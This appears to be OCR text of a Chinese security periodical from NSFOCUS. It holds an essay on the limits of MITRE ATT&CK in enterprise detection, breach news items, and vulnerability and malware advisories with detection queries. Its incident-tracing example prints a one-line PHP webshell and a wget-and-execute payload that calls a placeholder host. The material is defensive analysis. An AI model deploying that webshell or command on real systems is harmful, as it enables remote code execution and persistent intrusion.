Enterprise	T1190	Exploit Public-Facing Application	Axiom has been observed using SQL injection to gain access to systems.
Enterprise	T1190	Exploit Public-Facing Application	Night Dragon has performed SQL injection attacks of extranet web servers to gain access.
Enterprise	T1190	Exploit Public-Facing Application	APT39 has used SQL injection for initial compromise.

针对该ATT&CK技术，框架给出的检测方案是：“监视应用程序日志以发现那些可能表明试探或成功的漏洞利用的异常行为。使用深度包检测来发现常见漏洞利用的流量，例如SQL注入。WEB应用防火墙可能会检测到试图利用漏洞的不正确的输入。”

大致总结，我们需要做到以下工作来检测这种攻击技术：

1. 为了找出“可能表明试探性的或成功的漏洞利用的异常行为”，因此我们可能需要部署日志审计解决方案，对各种应用程序日志进行采集和分析研判；

2. 为了“使用深度包检测来查找常见漏洞利用的流量”，因此我们可能需要部署NIDS或其它类似系统；

3. “WEB应用防火墙可能会检测到试图利用漏洞的不正确的输入”，因此我们可能需要部署WAF或其它类似系统。

可见ATT&CK的检测指导符合行业最佳实践，令人信服。唯一美中不足之

处，就是这些方法都太“单纯”了。绝大多数企业安全运营中都会部署各种检测/防护/审计系统，它们确实能够大幅度提高攻击难度，但在实际工作中应用的效果却往往不尽人意：

1. 集中日志审计/EDR的部署成本并不低。很多企业IT运维尚无法落实资产梳理，最终导致日志审计的采集范围只能限定在少数关键系统上，连互联网暴露面都无法覆盖，面对无孔不入的渗透攻击有心无力；

2. IDS/WAF的误报和漏报至今仍然是个老大难问题。要在真正意义上鉴别出攻击行为，需要高度复杂、高度抽象、高度业务相关的知识体系，即使是经验丰富的专业技术人员也未必能够稳定发挥，自动化实现就更加困难了。

其它ATT&CK战术/技术的情况也大同小异。结果来看，ATT&CK框架的指南部分作为培训资料或管理建设参考的价值很高，但不适合直接当成工具使用。整体上比较适合人类阅读而非机器执行。

2.2 将ATT&CK应用到现有的检测方法

相比于直接采用ATT&CK框架中Detection章节的方法，将框架用于改善现有检测方法是更加容易实现的。实际上，通过ATT&CK框架对安全防护能力进行评估也是一个切实可行的方案。

但是，目前企业安全运营中，对于攻击行为的检测绝大多数情况下仍然依赖IDS/WAF等防护告警，而我们很难将具体的防护告警与ATT&CK框架关联起来。

例如，NIDS可能会产生一个类似“Apache Struts2 REST插件远程代码执行漏洞(S2-052)”这样的具体告警。我们暂时假定NIDS是完美的，绝对不会误报或者漏报。在不掌握其它信息的情况下，这个告警所指示的攻击行为可能涉及的ATT&CK战术&技术的合理推测包括：

1. 攻击者可能通过漏洞扫描器寻找S2-052漏洞并触发这个告警，属于“侦察：主动扫描（Reconnaissance: Active Scanning）”

2. 使用S2-052漏洞攻击企业对外开放的信息系统，属于“初始访问：利用对外开放的应用程序漏洞（Initial Access: Exploit Public-Facing Application）”；

3. 作为一个代码注入漏洞，S2-052利用成功时直接构成“执行：命令和脚本解释器（Execution: Command and Scripting Interpreter）”

4. 根据具体执行的恶意代码内容，还可能属于“侦察（Reconnaissance）”、“执行（Execution）”、“持久化（Persistence）”、“权限提升（Privilege Escalation）”、“防御规避（Defense Evasion）”、“凭证访问（Credential Access）”、“披露/发现（Discovery）”、“横向移动（Lateral Movement）”、“数据渗漏/渗出（Exfiltration）”、“影响（Impact）”十项战术中的绝大多数技术。

由此可见，实际攻击中的战术和技术，反映在原始流量/告警层面时，往往是非常复杂的组合形态。我们往往需要深入分析告警载荷和上下文其它告警后，甚至是在结合业务场景、资产信息、终端日志等诸多外部信息的情况下，才能作出相对准确的判断。

告警规则与ATT&CK战术/技术之间确实存在某种统计关系，但我们很难通过“写规则”的方法将具体告警对应到具体战术/技术。此二者之间的关联需要非常复杂的信息抽取能力和非常庞大的抽象先验知识，这是现阶段的自动系统难以实现的。

正如Mitre ATT&CK首席网络安全工程师Adam Pennington所说：“数据表明，这是客户所面临的挑战——83%的受访者表示ATT&CK框架非常全面，但他们正在手动寻找将其中一些技术映射到其框架中的方法。另一方面，由

于这些攻击的本质是相互交叉的，因此问题变得棘手。从数据的角度来看，只有不到20%的客户从运营角度完全采用了ATT&CK，因此，由于缺乏这种支持，他们无法实现自动化”。

三、事件跟踪和溯源

在给定一组上下文相关的攻击行为的情况下，我们可以通过组合ATT&CK框架中的战术&技术，以一种标准化的方式描述一个完整的攻击事件。

这在企业安全运营流程的很多环节中都是颇具价值的，但当前企业安全中最关键的需求并不在这里，而是卡在了前面的环节：如何找到这样一组攻击行为并把它们关联起来呢?

攻击行为的最初发现，应该属于攻击检测的范畴，这一点前面已经讨论过了。现在假设我们已经发现了若干零散的攻击行为：

1. 攻击者A对主机X上的WEB登录表单“/wp-admin/wp-login.php”进行了暴力猜测，并成功登录了WEB后台“/wp-admin/index.php”；

2. 攻击者A对主机X上的FTP服务进行了暴力猜测，并以“anonymous”用户成功登录，并上传了一个文本文件“test.txt”，文件内容为“1111111111111”；

3. 攻击者A向主机X上的“/wp-admin/admin-ajax.php”上传了一个PHP脚本文件“a.php”，文件内容为一个密码为“key”的菜刀WebShell：“GIF89a<?php @eval($_POST['key']);?>”；

4. 攻击者A访问主机X的“/wp-content/uploads/2020/12/1-1607668635.359.php”，有且仅有一个POST正文表单参数“key”，参数值为“passthru("/usr/bin/wget -c http://x.x.x.x:xx/cs.php -O /tmp/cs.sh && /bin/sh /tmp/cs.sh 0<&12>&1")”。

那么要对攻击事件进行完整的跟踪和溯源，大致有以下两个方向：

3.1 给定攻击行为，分析其中关联

观察上述攻击行为，我们可以认为行为1->3->4直接相关，但它们与行为2关系不大。其中部分判断的依据是：

1. 认定行为4与行为2无关，是因为文件名、文件类型、文件内容均不符。并

且就算攻击者通过FTP弱口令上传文件，也没有必要写成“1-1607668635.359.php”这么长的文件名，动机上也说不通；

2. 认定行为4与行为3相关，是因为行为4中访问的URL确实为行为3所利用的wpdiscuz上传漏洞的重命名模式，且行为3所上传文件代码中的菜刀密码与行为4中的POST参数名一致。

按照ATT&CK框架的分类，行为1和行为2都属于“凭证访问：暴力猜测（Credential Access: Brute Force）”，并且视情况可能也属于“初始访问（Initial Access）”中的某一类；行为3属于“持久化：服务端软件组件（Persistence: Server Software Component）”；行为4属于“命令和控制：应用层协议（Command And Control: Application Layer Protocol）”等。

可见，ATT&CK框架能够对攻击事件作出良好解释，一个完整的攻击链跃然纸上。但是框架似乎并没有对这个推理过程本身产生什么实质性的帮助。只看ATT&CK的技术，我们很难确定行为4到底是行为2的后续还是行为3的后续、行为3到底是行为1还是行为2的后续。

实际上，整个推理过程是在非常细节的层面完成的：具体的漏洞、具体的文件名和文件内容。此外，分析者还需要掌握关于FTP提权攻击、wpdiscuz上传漏洞、以及PHP WebShell代码阅读相关的具体知识。在这个推理过程中，ATT&CK框架本身几乎没有介入余地。

3.2 给定攻击行为和关联，寻找更多攻击行为

跟踪溯源的另一个思路是，从一个或几个已确认的攻击行为出发，寻找其它潜在的攻击行为。例如，根据前述安全事件能够作出一些推测：

1、行为1中，攻击者通过FTP上传看似无害的文件test.txt。没有直接上传可执行文件，可能是由于攻击者无法确定FTP目录的真实路径。攻击者可能随后对网站进行了目录扫描，以确认test.txt是否位于网站目录内。

2、行为4中，攻击者所执行的命令为下载一个sh文件并执行。如果执行成功，主机X应该存在非法外联的行为，且可能还有更多后续攻击行为；wget命令参数中出现的C&C主机地址也应该纳入威胁情报，在其它主机上进行搜索以寻找更多相关的攻击行为。

和上面的问题类似，ATT&CK在这样的推理过程中仍然很难派上用场。更何况，将攻击行为关联到ATT&CK战术/技术，本身已经不是自动系统所能轻易实现的复杂工作了。

后记

从目前的行业实践情况看来，虽然ATT&CK框架对于企业信息安全建设工作具有良好的指导意义，但实战中仍然有一定局限性。

一个原因是，ATT&CK是一个比较完整的框架，我们可能缺少能够与之匹配的基础体系。如果有朝一日，我们能够完整地采集并整合所有网络侧、终端侧、业务侧的日志，也许就能够为ATT&CK框架的实战应用带来有利的土壤。

但至少在现阶段，我们尚未找到较好的突破口，能够将ATT&CK与企业安全运营流程有机结合起来。如何真正利用ATT&CK框架解决企业安全工作中的实际问题，将会是未来一段时间的一个重要的研究方向。

如果您发现文中描述有不当之处，还请留言指出。在此致以真诚的感谢~

美国和加拿大银行用户成为黑客目标

摘　要：黑客正在分发一种新的以 AutoHotkey(AHK)脚本语言编写的凭据窃取程 序，这是自 2020 年初开始的攻击活动的一部分。


关键词：标签（美国、加拿大、银行用户），技术问题（安全事件）。

内　容：黑客正在分发一种新的以 AutoHotkey(AHK)脚本语言编写的凭据窃取程序，这是自 2020 年初开始的攻击活动的一部分。

美国和加拿大银行用户是黑客的主要目标，特别是丰业银行、加拿大皇家银行、汇丰银行、Alterna 银行、Capital One、Manulife 和 EQ Bank、还包括印度银行公司 ICICI Bank。

AutoHotkey 是 Microsoft Windows 的一种开源自定义脚本语言，旨在为宏创建 和软件自动化提供简单的热键，允许用户在任何 Windows 应用程序中自动执行重复的任务。

多阶段感染链始于一个嵌入了 Visual Basic for Applications(VBA)AutoOpen 宏的带有恶意软件的 Excel 文件，该宏随后用于通过合法 AHK 脚本编译器可执行文 件“adb.exe”删除并执行下载程序客户端脚本“adb.ahk”。



下载客户端脚本还负责实现持久性、分析受害者信息、以及从位于美国、荷兰和 瑞典的 C&C 服务器下载并运行其他 AHK 脚本。

该恶意软件下载并执行 AHK 脚本以完成不同的任务，而不是直接从 C&C 服务 器接收命令。

Trend Micro 的研究人员表示:“攻击者可以决定上传特定的脚本来为每个用户或 用户组实现自定义任务。这也阻止了主要程序被公开披露，特别是向其他研究人员或 沙盒披露。”

其中最主要的是针对各种浏览器(比如 Google Chrome、Opera、Microsoft Edge 等)的凭证窃取程序。一旦安装，窃取程序会尝试在受感染的机器上下载 SQLite 模 块(“sqlite3.dll”)，使用它对浏览器应用程序文件夹中的 SQLite 数据库执行 SQL 查 询。

最后，窃取程序从浏览器收集并解密凭证，并通过 HTTP POST 请求以明文形式 将信息导出到 C&C 服务器。

恶意软件组件“在代码级别上组织得很好”，其中包含的使用说明(用俄语编写) 可能意味着攻击链的背后存在一个“雇佣黑客”组织。

研究人员总结:“通过在受害者的操作系统中使用缺乏内置编译器的脚本语言， 加载恶意组件并频繁更改 C&C 服务器，黑客就能隐藏其恶意意图。”


信息来源: http://hackernews.cc/archives/34480

俄罗斯加密货币交易所 Livecoin 被黑客入侵失去对服务 器的控制权

摘　要：俄罗斯加密货币交易所 Livecoin 在平安夜在其官方网站上发布消息，声 称自己被黑客攻击，失去了对部分服务器的控制，并警告客户停止使用其服务。

关键词：标签（加密货币交易所、Livecoin、黑客入侵），技术问题（安全事件）。

内　容：俄罗斯加密货币交易所 Livecoin 在平安夜在其官方网站上发布消息，声 称自己被黑客攻击，失去了对部分服务器的控制，并警告客户停止使用其服务。根据 社交媒体上的帖子，攻击似乎发生在 12 月 23 日到 12 月 24 日之间的夜晚。黑客似乎 已经控制了 Livecoin 的基础设施，然后继续将汇率修改为巨大且不现实的数值。



在 12 月 24 日晚间，Livecoin 管理员设法夺回部分系统的访问权之前，比特币 汇率已经从常规的 2.3 万美元/BTC 膨胀到超过 45 万美元/BTC，以太币从 600 美元/ETH 增长到 1.5 万美元，瑞波币价格从 0.27 美元/XRP 增长到超过 17 美元/XRP。

汇率被修改后，神秘攻击者就开始兑现账户，产生巨额利润。


在其网站上发布的消息中，Livecoin 管理员将这一事件描述为“精心策划的攻 击，正如我们假设的那样，在过去的几个月中已经准备好了”。

“我们失去了对所有服务器、后台和节点的控制。因此，我们无法及时停止服务。 我们的新闻频道也受到了影响。”该公司说。

“目前，我们部分控制了前台，因此我们能够放置这个公告，”它补充道。Livecoin 现在敦促用户停止存款，并通过网站的 API 和移动应用程序等其他接口进 行交易。

正如大多数加密货币黑客所发生的那样，一些用户认为整个黑客事件根本就是内鬼自导自演，Livecoin 表示，他们已经通知了当地执法部门。

根据 CoinMarketCap 的数据，Livecoin 被列为互联网上第 173 家加密货币交易所，日交易额约为 1600 万美元，该网站自 2014 年 3 月以来一直活跃。



信息来源：https://hackernews.cc/archives/34376

新西兰央行称遭黑客攻击

摘　要： 外媒报道，新西兰央行周日表示，该行的一个数据系统已被一名身份不明的黑客入侵，该黑客有可能已经获取商业和个人敏感信息。这家总部位于惠灵顿 的银行在一份声明中说，新西兰储备银行用于共享和存储敏感信息的第三方文件共 享服务已被非法访问。

关键词： 标签（新西兰央行、黑客攻击），技术问题（安全事件）。

内　容： 行长 Adrian Orr 表示，漏洞已经得到控制。该银行的核心功能“仍然健 全和运作。”Orr 表示:“我们正在与国内和国际网络安全专家和其他相关部门密切 合作，作为我们调查和应对这次恶意攻击的一部分。”

“潜在被访问的信息的性质和范围仍在确定中，但可能包括一些商业和个人敏感 信息，”Orr 补充道。


在银行完成初步调查之前，该系统已经被保护并下线。“了解此次数据泄露事件 的全部影响需要时间，我们正在与信息可能被访问的系统用户合作，”Orr 说。

该银行拒绝回答寻求更多细节的电子邮件问题。目前还不清楚黑客入侵事件发生 的时间，也不清楚是否有任何迹象表明谁是责任人，以及文件共享服务是在哪个国家。

在过去的一年里，新西兰的几个主要机构都成为了网络干扰的目标，其中包括新 西兰证券交易所，该交易所的服务器在 8 月份遭网络黑客攻击，连续崩溃近一周时间。

奥克兰大学计算机科学教授 Dave Parry 告诉新西兰电台，银行数据泄露事件

背 后的“罪魁祸首”很可能是另一个政府。“最终如果你是从一种类似于犯罪的角度来 的，政府机构是不会支付你的赎金或其他什么的，所以你更感兴趣的可能是从政府对 政府的层面来的，”Parry 说。



RESERVE BANK OF NEW ZEALAND
TE PŪTEA MATUA

News Education Events Careers FAQs Contact

MONETARY POLICY | FINANCIAL STABILITY | REGULATION & SUPERVISION | MARKETS & PAYMENTS | BANKNOTES & COINS

News › Reserve Bank responding ...

Reserve Bank responding to illegal breach of data system

Release date 10 January 2021

The Reserve Bank of New Zealand – Te Pūtea Matua is responding with urgency to a breach of one of its data systems.

A third party file sharing service used by the Bank to share and store some sensitive information, has been illegally accessed.

Governor Adrian Orr says the breach has been contained, and the Bank is treating the matter with the highest priority, and acting with urgency.

“We are working closely with domestic and international cyber security experts and other relevant authorities as part of our investigation and response to this malicious attack. The nature and extent of information that has been potentially accessed is still being determined, but it may include some commercially and personally sensitive information.”

“The system has been secured and taken offline until we have completed our initial investigations. It will take time to understand the full implications of this breach, and we are working with system users whose information may have been accessed. Our core functions remain sound and operational.”

Media Contact:
Oliver Bates
Manager, External Stakeholders
DDI: +64 4 474 8627
Email: Oliver.Bates@rbnz.govt.nz

信息来源: http://hackernews.cc/archives/34597

支付处理公司 Juspay 发生数据泄漏：1 亿用户信息在暗网出售

摘　要： 援引外媒 ZDNet 报道，印度支付处理公司 Juspay 超过 1 亿用 户的借记卡、信用卡信息在暗网上销售。Juspay 主要为亚马逊、Swiggy、MakeMyTrip 等公司处理支付业务。

关键词： 标签(Juspa、数据泄漏、用户信息)，技术问题(安全事件)。

内　容： 援引外媒 ZDNet 报道，印度支付处理公司 Juspay 超过 1 亿用户的借记 卡、信用卡信息在暗网上销售。Juspay 主要为亚马逊、Swiggy、MakeMyTrip 等公司 处理支付业务。

图片来自于 Pixabay

本次泄漏的数据是以数据转储(data dump)的形式，从一个被入侵的 Juspay 服务器中泄漏的。Juspay 已经在其官方博客中确认了此次数据泄露事件，并概述了此 次泄露事件的细节。

在官方博客中写道:“我们很痛心地通知您，2020 年 8 月 18 日确实发生了一

起数据泄露事件。我们部分用户的非敏感掩码卡信息、手机号码和电子邮件 ID 被泄 露”。

网络安全研究人员 Rajshekhar Rajaharia 发现了数据泄露。他发现，数据转储 可以在暗网上出售。Rajaharia 对 Business Insider 表示，如果黑客弄清楚用于散列卡号的加密算法，这次数据泄露可能会更严重。

按照 Juspay 的说法，泄露的信息包括非敏感的掩码卡信息、手机号和部分用户 的邮箱 ID。该公司表示，泄露的信息不包括完整的卡号、订单信息、卡的 PIN 码或 密码。Rajaharia 指出，如果用于哈希卡号的算法被泄露，或者黑客自己弄清楚，可 能会给用户带来重大风险。

除了上述风险外，Rajaharia 还指出，诈骗者可能会利用这次数据泄露来欺骗持 卡人。由于泄露的数据包括手机号码，他们可以打电话给毫无戒备的持卡人，骗取他 们透露完整的卡号、PIN、CVV 以及一次性密码。

信息来源: http://www.youxia.org/2021/01/54427.html

NSFOCUS

漏洞聚焦

Apache Flink 目录遍历漏洞（CVE-2020-17518、17519）安全通告

发布时间：2021 年 1 月 6 日

综述

近日，Apache Flink 公布了两个目录遍历漏洞，分别是CVE-2020-17518和CVE-2020-17519。目前官方已提供修复了漏洞的新版本，还请受影响用户尽快更新升级进行防护。

CVE-2020-17518：Flink 1.5.1版本中引入了REST API，该漏洞允许攻击者通过构造恶意的HTTP header，将上传的文件写入到本地文件系统上的任意位置。

CVE-2020-17519：Flink部分版本（1.11.0, 1.11.1, 1.11.2）中存在该漏洞，允许攻击者通过JobManager进程的REST API，读取JobManager本地文件系统上的任意文件。访问仅限于JobManager进程可访问的文件。

Apache Flink是开源流处理框架，可用于对流数据进行分布式处理，在大数据领域中应用广泛。

参考链接：

https://lists.apache.org/thread.html/rb43cd476419a48be89c1339b527a18116f23eec5b6df2b2acbfef261%40%3Cdev.flink.apache.org%3E

https://lists.apache.org/thread.html/r6843202556a6d0bce9607ebc02e303f68fc88e9038235598bde3b50d%40%3Cdev.flink.apache.org%3E

受影响产品版本

CVE-2020-17518

☐ Apache Flink Version： 1.5.1 - 1.11.2

CVE-2020-17519

☐ Apache Flink Version： 1.11.0, 1.11.1, 1.11.2

修复漏洞的版本

☐ Apache Flink Version： 1.11.3 、 1.12.0

解决方案

官方已提供修复了上述漏洞的新版本，建议受影响用户尽快升级。

下载地址：https://flink.apache.org/downloads.html

此外，对于无法及时升级的用户，建议采取以下临时防护措施：

1. 禁止对公网开放Flink。
2. 为Flink的访问增加认证策略。

Incaseformat 病毒检测防护建议

发布时间：2021 年 1 月 14 日

综述

2021 年 1 月 13 日，绿盟科技应急响应团队接到全国多个客户反馈感染所谓的 incaseformat 病毒，涉及政府、医疗、教育、运营商等多个行业，且感染主机多为财务管理相 关应用系统。感染主机表现为所有非系统分区文件均被删除，由于被删除文件分区根目录下 均存在名为 incaseformat.log 的空文件，因此网络上将此病毒命名为 incaseformat。

病毒概述

从搜索引擎结果来看，该病毒最早出现时间为 2009 年，主流杀毒软件厂商均将此病毒命 名为 Worm.Win32.Autorun，从名称可以判断该病毒为 Windows 平台通过移动介质传播的病毒。

病毒在非系统盘运行时会将自身复制到Windows目录下，将自身图标伪装成文件夹并且修改注册表实现自启动。该目录下的病毒会在主机重启后运行，随后遍历所有非系统分区下的目录并且设置为隐藏，并且创建同名的病毒文件，此外还会通过修改注册表，实现不显示隐藏文件及隐藏已知文件类型扩展名。最后对非系统分区下所有文件执行删除操作，并创建 incaseformat.log 文件。

检测防护建议

绿盟科技已发布处置建议：http://blog.nsfocus.net/incaseformat/

同时，绿盟科技产品为客户提供有效的检测和防护能力。

绿盟科技终端安全 UES

绿盟统一终端安全 UES 是集病毒查杀，EDR，终端管理等一体化终端安全产品。通过部署绿盟 UES 产品，全方位对已知恶意文件，未知恶意程序进行安全检测，加强企业内网安全监测与防范。

针对此次事件，UES提供如下检测防护配置建议：

1. 安全团队已将 incaseformat 病毒列为活跃性病毒，管理员及时开启

EDR 检测策略， 重点监测，及时响应。

2. 管理员可通过攻击诱饵配置，以捕获 incaseformat 病毒及其可能的变种，一旦发现恶 意删除行为，则及时进行阻断，最大限度的降低用户损失。

3. 管理员可通过配置终端启动项防护，U 盘诊断，恶意软件等策略最高层面上防护内 网用户主机发生类似事件。

绿盟科技智能安全运营平台 ISOP

绿盟智能安全平台ISOP是一款智能的安全运营中心产品，能够接入各类安全日志，并智能识别其中的威胁，并提供自动化响应动作。

针对此次事件，对于接入了终端ues日志的平台，可以通过平台威胁管理-智能搜索页面，根据以下方式检测是否受次威胁影响，并定位受影响资产：

a) 基于样本hash的检索

sample_file_md5:"1071d6d497a10cef44db396c07ccde65" OR file_md5:"1071d6d497a10cef44db396c07ccde65" OR sample_file_md5:"4B982FE1558576B420589FAA9D55E81A" OR file_md5:"4B982FE1558576B420589FAA9D55E81A" OR sample_file_sha256:"8c8793eb7c80a09e1542e424ea89c23c195d364892620562e06b3df602890929" OR sample_file_sha1:"71aa3a0af1eda821a1deddf616841c14c3bbd2e3"

b) 基于进程特征

process_path: "ttry.exe" OR process_path: "tsay.exe"

c) 基于注册表项的值特征

old_value:"C:\\windows\\tsay.exe" OR old_value:"C:\\windows\\ttry.exe" OR new_value:"C:\\windows\\tsay.exe" OR new_value:"C:\\windows\\ttry.exe"

d) 基于注册表路径特征

registry_path:"\\RunOnce\\" AND registry_name:"msfsa"

如果定位到受影响资产，请及时去资产上排查。

绿盟科技远程安全评估系统 RSAS

绿盟远程安全评估系统 RSAS是结合了多年漏洞挖掘和安全服务实践经验的新一代漏洞管理产品，可以高效、全方位的检测主机中的脆弱性风险，提供专业、有效的安全分析和修补建议。

针对本次事件，RSAS已发布系统插件升级包，用户升级至最新版本（V6.0R02F01.2101）即可对该病毒进行检测。

http://update.nsfocus.com/update/listRsasDetail/v/vulsys

JumpServer 远程命令执行漏洞安全通告

发布时间：2021 年 1 月 15 日

综述

北京时间1月15日，JumpServer发布紧急通知，称其堡垒机中存在一个远程命令执行漏洞，建议用户尽快修复，尤其是可以通过公网直接访问JumpServer堡垒机的用户。

关于JumpServer

JumpServer 是全球首款开源的堡垒机，使用 GNU GPL v2.0 开源协议，是符合 4A 规范的运维安全审计系统。JumpServer 使用 Python / Django 为主进行开发，遵循 Web 2.0 规范，配备了业界领先的 Web Terminal 方案，交互界面美观、用户体验好。JumpServer 采纳分布式架构，支持多机房跨区域部署，支持横向扩展，无资产数量及并发限制。

受影响版本

- ☐ JumpServer堡垒机＜v2.6.2版本
- ☐ JumpServer堡垒机＜v2.5.4版本
- ☐ JumpServer堡垒机＜v2.4.5版本
- ☐ JumpServer堡垒机= v1.5.9

安全版本

- ☐ JumpServer堡垒机>=v2.6.2版本
- ☐ JumpServer堡垒机>=v2.5.4版本
- ☐ JumpServer堡垒机>=v2.4.5版本
- ☐ JumpServer堡垒机= v1.5.9 （版本号不变）

处置建议

JumpServer已经发布了新版本修复了上述漏洞，建议用户尽快升级进行防护。

用户还可以采取JumpServer提供的临时修复方案：

- 修改 Nginx 配置文件屏蔽漏洞接口

  /api/v1/authentication/connection-token/

  /api/v1/users/connection-token/

- Nginx 配置文件位置

  # 社区老版本

  /etc/nginx/conf.d/jumpserver.conf

  # 企业老版本

  jumpserver-release/nginx/http_server.conf

  # 新版本在

  jumpserver-release/compose/config_static/http_server.conf

- 修改 Nginx 配置文件实例

```
### 保证在 /api 之前 和 / 之前
location /api/v1/authentication/connection-token/ {
  return 403;
}
location /api/v1/users/connection-token/ {
  return 403;
}
### 新增以上这些
```

```
    location /api/ {
      proxy_set_header X-Real-IP $remote_addr;
      proxy_set_header Host $host;
      proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
      proxy_pass http://core:8080;
     }
    ...
```

- 修改完成后重启 nginx

  docker方式:

  docker restart jms_nginx

  nginx方式:

  systemctl restart nginx

参考链接

https://github.com/jumpserver/jumpserver/

声明

紫金桥跨平台实时数据库未授权访问漏洞（CNVD-2020-72370）安全通告

发布时间：2021 年 1 月 18 日

综述

绿盟科技格物实验室研究人员发现并上报了一个存在于紫金桥RealHistorian跨平台实时数据库中的未授权访问漏洞。目前，CNVD已为该漏洞指定编号 CNVD-2020-72370。

利用CNVD-2020-72370 ，攻击者可在未授权情况下获取敏感信息以及目标监控系统的控制权。

RealHistorian跨平台实时数据库由紫金桥公司自主开发,具有完全自主知识产权,已成功应用于民船、军工等多个国家重点领域。

参考链接：

https://www.cnvd.org.cn/flaw/show/CNVD-2020-72370

受影响产品版本

☐ 紫金桥RealHistorian跨平台实时数据库 ≤ V1.0.54.20201204_Release_X32

修复漏洞的版本

暂无

解决方案

厂商尚未提供漏洞修复方案，请关注厂商主页更新：

http://www.realinfo.com.cn/html/software/Realinfo/index.html

声明

让安全更有效
绿盟科技安全服务
专业|灵活|高效

咨询服务
安全规划
合规咨询
信息安全管理体系咨询
应急体系建设
……

可管理安全服务
远程安全运维
全评估/测试服务
安全基线服务
应急响应
……

安全评价
外部检查辅导
安全指标体系度量
……

安全研究
渗透测试
源代码审计
业务安全测试
漏洞挖掘
……

教育培训
安全技能培训
安全意识教育
……

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为运营商、政府、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

NSFOCUS

安全态势

互联网安全威胁态势

行业动态回顾

1. SolarWinds发布SUPERNOVA恶意软件的安全更新

【概述】

上周末SolarWinds针对其网络管理平台Orion上发现的第二个恶意软件——SuperNova发布了安全更新公告。本月初，SolarWinds被曝光遭遇供应链APT攻击，攻击者在合法的SolarWinds网管软件Orion的动态库文件——SolarWinds.Orion.Core.BusinessLayer.dll中植入了恶意的SUNBURST后门木马。然后，该后门木马通过供应链攻击中的自动更新功能分发给SolarWinds客户。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MjM5Njc3NjM4MA==&mid=2651095570&idx=2&sn=f391462535889490d1211b927769075f&chksm=bd1432c18a63bbd7c44fc968c0f58458b4d8345afea0a384e8d34b9920b86cb306f18c691327#rd

2. GoDaddy为发送给其员工提供虚假奖金的不敏感的网络钓鱼邮件道歉

【概述】

GoDaddy向其员工发送了一封电子邮件，承诺向其提供圣诞节奖金，以帮助他们应对因持续发生的COVID-19大流行而引起的经济问题。该网络提供商周四为网络安全测试道歉，该测试旨在验证其人员对网络钓鱼活动的反应。

【参考链接】

